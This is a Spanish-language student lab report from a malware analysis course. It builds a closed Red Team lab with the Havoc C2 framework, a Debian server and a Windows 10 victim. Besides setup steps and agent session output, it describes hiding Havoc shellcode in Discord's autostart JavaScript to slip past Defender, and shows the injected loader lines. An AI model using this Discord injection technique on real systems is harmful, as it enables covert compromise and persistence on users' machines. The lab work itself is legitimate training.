
CONFIDENCIAL.

Andrés Jesús Ricaurte Valera
KEEPCODING | ANÁLISIS DE MALWARE

Fecha: 04/05/2025

Informe entregado para:
KeepCoding

ÍNDICE.

1. OBJETIVO.....	2
2. ALCANCE.....	2
3. INSTALACIÓN DE WINDOWS Y DEBIAN.....	2
3.1. INSTALACIÓN DE WINDOWS EN VMWARE.....	2
4. HAVOC (C&C).....	5
4.1. INSTALACIÓN DE HAVOC.....	5

CONFIDENCIALIDAD.

Este documento es de exclusiva propiedad de mi persona Andres Jesus Ricaurte Valera y de KeepCoding. Este documento contiene información propietaria y confidencial.

CONTACTO.

Nombre	Cargo	Contacto
Pablo Andres Jesus Ricaurte Valera	Profesor Alumno	Pablo@correo.com Andresricv@outlook.es

1. OBJETIVO.

El objetivo de este ejercicio es construir un laboratorio de Red Team compuesto por una máquina Windows 10 como víctima y una máquina Debian como servidor de Command and Control (C2). A través de este entorno, se busca simular un escenario de ataque controlado en el que se logre establecer una conexión remota desde la máquina Debian hacia la máquina Windows mediante la ejecución de un payload malicioso. Esto permitirá entender cómo funcionan los canales de control utilizados por atacantes reales, así como la configuración básica de un servidor C2.

2. ALCANCE

- La práctica se realiza exclusivamente en un entorno virtual cerrado, con dos máquinas conectadas a una red interna.
- La máquina atacante está basada en Debian Linux y actuará como servidor C2 mediante la herramienta **Havoc**.
- La máquina víctima es Windows 10 y recibirá un agente generado desde Havoc.
- Se configurará el entorno Havoc: generación del agente, servidor HTTP y conexión con el implante.
- Se establecerá una sesión de control desde Havoc hacia el sistema Windows.
- El ejercicio no contempla la evasión avanzada de antivirus ni el uso de técnicas de explotación automatizada fuera del agente.
- No se afecta ningún sistema fuera del entorno de laboratorio.

3. INSTALACIÓN DE WINDOWS Y DEBIAN.

3.1. INSTALACIÓN DE WINDOWS EN VMWARE

Requisitos previos

- VMware Workstation / VMware Player instalado.
- Imagen ISO de Windows (Windows 10, 11, etc.).
- Clave de producto (si es requerida durante la instalación).

Pasos para la instalación

1. **Crear nueva máquina virtual:**
 - Abrir VMware y seleccionar “**Crear una nueva máquina virtual**”.

- Elegir el tipo de configuración (recomendado: “Típica”).
- Seleccionar “Instalar el sistema operativo más adelante” o cargar la ISO directamente.
- 2. **Seleccionar sistema operativo:**
 - Escoger “Microsoft Windows” y la versión correspondiente (por ejemplo, Windows 10 x64).
- 3. **Configurar nombre y ubicación:**
 - Asignar un nombre a la máquina virtual y seleccionar la carpeta donde se almacenarán los archivos.
- 4. **Asignar recursos:**
 - Especificar la cantidad de memoria RAM (mínimo recomendado: 4 GB).
 - Configurar el número de procesadores (según capacidad del equipo host).
- 5. **Disco duro virtual:**
 - Crear un disco duro virtual nuevo (mínimo 64 GB recomendado).
 - Seleccionar formato VMDK y si se desea almacenar como un solo archivo o dividir en múltiples.
- 6. **Montar ISO de Windows:**
 - En la configuración de la VM, ir a la opción de CD/DVD y montar la imagen ISO previamente descargada.
- 7. **Iniciar la instalación:**
 - Encender la máquina virtual.
 - El sistema arrancará desde la ISO y se iniciará el asistente de instalación de Windows.
 - Seguir los pasos del instalador: idioma, clave del producto, tipo de instalación (personalizada), particionado y formato del disco virtual.
 - Esperar la copia de archivos y reinicio.
- 8. **Configuración inicial:**
 - Configurar cuenta de usuario, zona horaria, idioma, contraseña, etc.
- 9. **Instalación de VMware Tools (opcional pero recomendada):**
 - Desde el menú de VMware, seleccionar “Instalar VMware Tools”.
 - Seguir el asistente en Windows para completar la instalación y mejorar el rendimiento gráfico, red y compatibilidad del sistema virtualizado.

3.2. INSTALACIÓN DE DEBIAN EN VMWARE


Requisitos previos

- VMware Workstation / Player.
- Imagen ISO de Debian (versión estable, por ejemplo Debian 12 “Bookworm”).

Pasos para la instalación

1. **Crear una nueva máquina virtual:**
 - Abrir VMware y crear una nueva máquina virtual.
 - Seleccionar “Típica” y cargar la imagen ISO de Debian desde el inicio o más adelante.
2. **Seleccionar sistema operativo:**
 - Elegir “Linux” como tipo de sistema, y en la versión, seleccionar “Debian 12.x” o “Debian 64-bit”.

3. **Nombre y ubicación:**
 - Nombrar la máquina virtual y definir la ubicación de almacenamiento.
4. **Asignación de recursos:**
 - RAM mínima recomendada: 2 GB (4 GB ideal para entorno gráfico).
 - Asignar CPU según capacidad del equipo host.
5. **Crear disco virtual:**
 - Crear un nuevo disco virtual (20 GB o más).
 - Elegir formato VMDK y configuración del archivo.
6. **Montar ISO de Debian:**
 - Desde la configuración, ir a CD/DVD y montar la ISO de Debian.
7. **Instalación del sistema:**
 - Encender la máquina virtual.
 - Seleccionar “Graphical install” para entorno gráfico o “Install” para modo texto.
 - Configurar idioma, país, y teclado.
 - Configurar red (automática por DHCP o manual).
 - Crear usuario y establecer contraseña de root.
 - Particionar el disco (modo guiado recomendado).
 - Instalar el sistema base.
8. **Software adicional:**
 - Elegir entorno de escritorio (GNOME, XFCE, etc.).
 - Instalar gestor de paquetes y utilidades estándar.
9. **Instalar GRUB:**
 - Instalar el gestor de arranque GRUB en el disco principal.
10. **Finalizar e iniciar Debian:**
 - Reiniciar la máquina virtual y retirar la ISO.
 - Debian estará listo para usarse.
11. **(Opcional) Instalar VMware Tools para Linux:**
 - Montar las herramientas desde VMware.
 - Instalar manualmente los paquetes necesarios (build-essential, gcc, etc.).
 - Ejecutar el instalador para mejorar integración gráfica y soporte de dispositivos.



```
Command Prompt
Microsoft Windows [Version 10.0.19045.5854]
(c) Microsoft Corporation. All rights reserved.

C:\Users\andres>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::f54b:c3c4:2db7:b824%5
    IPv4 Address. . . . . : 192.168.75.131
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.75.2

C:\Users\andres>
```

```
Terminal -
File Edit View Terminal Tabs Help
root@debian2:~# sudoifconfig
bash: sudoifconfig: command not found
root@debian2:~# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.75.130  netmask 255.255.255.0  broadcast 192.168.75.255
    inet6 fe80::20c:29ff:fee5:cd5c  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:e5:cd:5c  txqueuelen 1000  (Ethernet)
    RX packets 545  bytes 37786 (36.9 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 446  bytes 30755 (30.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 23  bytes 2473 (2.4 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 23  bytes 2473 (2.4 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@debian2:~#
```

4. HAVOC (C&C)

Para llevar a cabo la simulación de un entorno de ataque controlado, se emplea Havoc, un framework moderno de Command and Control (C2) desarrollado en C y Go. Havoc permite generar agentes personalizados (implantes) y gestionar sesiones interactivas con sistemas comprometidos mediante una interfaz gráfica ligera. Su arquitectura modular y capacidades de post-explotación lo convierten en una herramienta ideal para entornos de laboratorio de Red Team.

En este apartado se describe el proceso de instalación de Havoc en un sistema Debian, incluyendo la preparación del entorno, la compilación del código fuente y la ejecución tanto del servidor (Team Server) como del cliente de control. La instalación correcta de Havoc es esencial para generar el agente que se ejecutará en la máquina Windows 10 y establecer la comunicación remota controlada.

4.1. INSTALACIÓN DE HAVOC.

Este comando inicia la interfaz gráfica de Havoc y establece una conexión con el Teamserver (servidor de C2) utilizando una dirección IP, un puerto y una contraseña determinados. Es especialmente útil cuando se accede desde otra máquina o se desean ajustar manualmente los parámetros de conexión.

```

root@debian2:/# cd opt
root@debian2:/opt# git clone https://github.com/HavocFramework/Havoc
Cloning into 'Havoc'...
remote: Enumerating objects: 10189, done.
remote: Total 10189 (delta 0), reused 0 (delta 0), pack-reused 10189 (from 1)
Receiving objects: 100% (10189/10189), 33.40 MiB | 13.67 MiB/s, done.
Resolving deltas: 100% (6842/6842), done.
root@debian2:/opt#

```


Se instalaron las siguientes herramientas, para el correcto uso de la plataforma:

```

root@debian2:/opt# sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm

```

Seguido a los pasos anteriores descargamos Go con el siguiente comando:



```

Terminal -
File Edit View Terminal Tabs Help
root@debian2:/opt# wget https://go.dev/dl/go1.24.3.linux-amd64.tar.gz
--2025-05-23 11:38:19-- https://go.dev/dl/go1.24.3.linux-amd64.tar.gz
Resolving go.dev (go.dev)... 216.239.36.21, 216.239.34.21, 216.239.38.21, ...
Connecting to go.dev (go.dev)|216.239.36.21|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://dl.google.com/go/go1.24.3.linux-amd64.tar.gz [following]
--2025-05-23 11:38:19-- https://dl.google.com/go/go1.24.3.linux-amd64.tar.gz
Resolving dl.google.com (dl.google.com)... 142.250.74.238, 2a00:1450:4007:808::200e
Connecting to dl.google.com (dl.google.com)|142.250.74.238|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 78558709 (75M) [application/x-gzip]
Saving to: 'go1.24.3.linux-amd64.tar.gz'

go1.24.3.linux-amd64 100%[=====] 74.92M 63.8MB/s in 1.2s

2025-05-23 11:38:20 (63.8 MB/s) - 'go1.24.3.linux-amd64.tar.gz' saved [78558709/78558709]

root@debian2:/opt#

```

Nos movemos al directorio Havoc y lanzamos los siguientes comandos:

- Make ts-build
- Make client-build

```

root@debian2:/opt/Havoc# make client-build
[*] building client
Submodule 'client/external/json' (https://github.com/nlohmann/json) registered for path 'client/external/json'
Submodule 'client/external/spdlog' (https://github.com/gabime/spdlog) registered for path 'client/external/spdlog'
Submodule 'client/external/toml' (https://github.com/ToruNiina/toml11) registered for path 'client/external/toml'
Cloning into '/opt/Havoc/client/external/json'...

```

Con estos pasos finalizamos la instalación y puesta a punto de la herramienta. Ahora solo queda ejecutar por separado, en terminales distintas, tanto el servidor como el cliente.

Para poner en marcha el servidor del cliente, ejecutamos el siguiente comando:

./havoc server --profile ./profiles/havoc.yaotl -v --debug

```

root@debian2:/opt/Havoc# ./havoc server --profile ./profiles/havoc.yaotl -v --debug

  HAVOC

  pwn and elevate until it's done

[13:30:47] [DEBUG] [cmd_init_func2:50]: Debug mode enabled
[13:30:47] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[13:30:47] [INFO] Havoc profile: ./profiles/havoc.yaotl
[13:30:47] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm : /usr/bin/nasm
[13:30:47] [INFO] Time: 23/05/2025 13:30:47
[13:30:47] [INFO] Teamserver logs saved under: data/loot/2025.05.23_13:30:47
[13:30:47] [DEBUG] [server.[*Teamserver].Start:53]: Starting teamserver...
[13:30:47] [INFO] Starting Teamserver on wss://0.0.0.0:48056
[13:30:47] [INFO] (SERVICE) starting service handle on wss://0.0.0.0:48056/service-endpoint
[13:30:47] [INFO] Opens existing database: data/teamserver.db
[13:30:47] [DEBUG] [server.[*Teamserver].Start:49]: Wait til the server shutdown
[13:30:47] [DEBUG] [certs.HTTPSGenerateRSACertificate:301]: Generating TLS certificate (RSA) for '0.0.0.0' ...
[13:30:47] [DEBUG] [certs.generateCertificate:223]: Valid from 2025-05-19 13:30:47.749970762 +0200 CEST to 2028-05-18 13:30:47.749970762 +0200 CEST
[13:30:47] [DEBUG] [certs.generateCertificate:228]: Serial Number: 46434333204713836967167530383182587828
[13:30:47] [DEBUG] [certs.generateCertificate:234]: Authority certificate
[13:30:47] [DEBUG] [certs.generateCertificate:247]: ExtKeyUsage = [1 2]
[13:30:47] [DEBUG] [certs.generateCertificate:263]: Certificate authenticates IP address: 0.0.0.0
[13:30:47] [DEBUG] [certs.generateCertificate:278]: Certificate is an AUTHORITY



```

Para poder ejecutar el comando como cliente, debemos utilizar el siguiente comando:

./havoc client.

Con este comando logramos acceder al host y debemos acceder con los siguientes requisitos:

Contraseña: password1234



Havoc es un framework avanzado de Command & Control, utilizado en entornos de pruebas de penetración para simular amenazas persistentes avanzadas (APT). Para instalarlo, se debe clonar su repositorio oficial desde GitHub e instalar todas las dependencias necesarias, como bibliotecas de desarrollo, Qt, Go, herramientas de compilación, y soporte para módulos como mingw-w64 y nasm. Es importante tener instalada la versión adecuada de Go (1.24.3) y asegurarse de que esté correctamente configurada en el sistema. Una vez listo, se compila el código fuente de Havoc usando los comandos `make ts-build` y `make client-build`, lo cual genera tanto el servidor como la interfaz de cliente.

Después de compilar la herramienta, se inicia el servidor de Havoc desde una terminal, utilizando un perfil de configuración personalizado (en este caso, "yaotl"). Luego, en otra terminal, se lanza el cliente, que proporciona una interfaz gráfica para gestionar implantes y sesiones. Al configurar un nuevo perfil de conexión, se define el nombre, la IP (por defecto 127.0.0.1), el puerto (40056), el nombre de usuario y la contraseña (por defecto, "password1234"). Este entorno le permite al operador desplegar payloads, controlar sesiones comprometidas y generar shellcodes diseñados para evadir medidas modernas de seguridad, todo desde una interfaz centralizada y fácilmente configurable.

Para la infección de la maquina Windows, en principio se desactiva el Windows defender, para realizar el ataque mediante un demon.exe.

```

Teamserver Chat X Listeners X [490c33b0] andres/DESKTOP-BH50ARQ X
Privilege Name      Description      State
=====
SeShutdownPrivilege Shut down the system      Disabled
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeUndockPrivilege    Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege  Change the time zone      Disabled

[*] BOF execution completed

24/05/2025 15:03:43 [Spider] Demon » powershell ipconfig
[*] [BDF07E83] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [176 bytes]
[+] Received Output [345 bytes]:


Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::f54b:c3c4:2db7:b824%5
    IPv4 Address. . . . . : 192.168.75.131
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.75.2

andres/DESKTOP-BH50ARQ] demon.x64.exe/8580 x64
>>>

```



Para realizar la infección del malware más real, se ha realizado sin desactivar el Windows defender, a través de la aplicación de discor, ya que esta usa un autoarrancable, el cual aprovechamos para introducir el powershell malicioso que generamos con Havoc.

Para obtener este powershell malicioso, seguimos los siguientes pasos:

- Generar un porwershell .bin en Havoc.
- Usar la herramienta HxD para descomprimir el archivo binario.
- Usar la herramienta Notepad ++ para modificar los binarios por 0x,

```
File Edit Search View Document Help

Warning: you are using the root account. You may harm your system.

"use strict";

const scexec = require('./keytar.node')

const buf = Buffer.from('0x000f0x4b0x0f8b0x7a0x050x010x040x300x890x050x040x8b0x080x300x050x080x040x090x06');

scexec.run_array(Array.from(buf));

var moduleUpdater = _interopRequireWildcard(require("../common/moduleUpdater"));
var paths = _interopRequireWildcard(require("../common/paths"));
var _updater = require("../common/updater");
var _buildInfo = _interopRequireDefault(require("../buildInfo"));
var _requireNative = _interopRequireDefault(require("../requireNative"));
function _interopRequireDefault(e) { return e && e.__esModule ? e : { default: e }; }
function _getRequireWildcardCache(e) { if ("function" != typeof WeakMap) return null; var r = new WeakMap(); return (r.set(e, {}), r.get(e)); }
function _interopRequireWildcard(e, r) { if (!r && e && e.__esModule) return e; var n = { __esModule: true }; if (null !== r) for (var s in e) s in n; return n; }
paths.init(_buildInfo.default);
function getAppMode() {
  if (process.argv != null && process.argv.includes('--overlay-host'))
    return 'overlay-host';
}
```

Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]

24/05/2025 17:59:22 [*] Started 'CBC Practice' listener

24/05/2025 18:37:13 [*] Spider connected to teamserver

24/05/2025 18:44:09 [*] Spider connected to teamserver

24/05/2025 17:58:42 [*] Spider disconnected from teamserver

24/05/2025 17:58:39 [*] Spider disconnected from teamserver

24/05/2025 17:59:22 [*] Spider connected to teamserver

24/05/2025 17:59:22 [*] Initialized 490c33b6 :: address@192.168.75.131 (DESKTOP-BH5OARQ)

24/05/2025 18:19:18 [*] Initialized 7b130fee :: address@192.168.75.131 (DESKTOP-BH5OARQ)

Teamserver Chat | Listeners | [7b130fee] address@DESKTOP-BH5OARQ

24/05/2025 18:19:18 Agent 7b130fee authenticated as DESKTOP-BH5OARQ\andres :: [Internal: 192.168.75.131] [Process: Discord.exe/7376] [Arch: x64] [Pivot: Direct]

24/05/2025 18:25:03 [Spider] Demon > whoami

[*] (A213FD08) Tasked demon to get the info from whoami /all without starting cmd.exe

[+] Send Task to Agent [31 bytes]

[+] Received Output [3407 bytes]:

UserName SID

DESKTOP-BH5OARQ\andres S-1-5-21-2176396788-4012029015-4164852991-1801

GROUP INFORMATION	Type	SID	Attributes
DESKTOP-BH5OARQ\None	Group	S-1-5-21-2176396788-4012029015-4164852991-513	Mandatory group, Enabled by default, Enabled group,
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account and member of Administrators group	Well-known group	S-1-5-114	
BUILTIN\Administrators	Alias	S-1-5-32-544	
BUILTIN\Users	Alias	S-1-5-32-545	
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by default, Enabled group,
CONSOLE LOGON	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\Local account	Well-known group	S-1-5-113	Mandatory group, Enabled by default, Enabled group,
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group,
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	Mandatory group, Enabled by default, Enabled group,

[andres@DESKTOP-BH5OARQ] Discord.exe/7376 x64

>>> |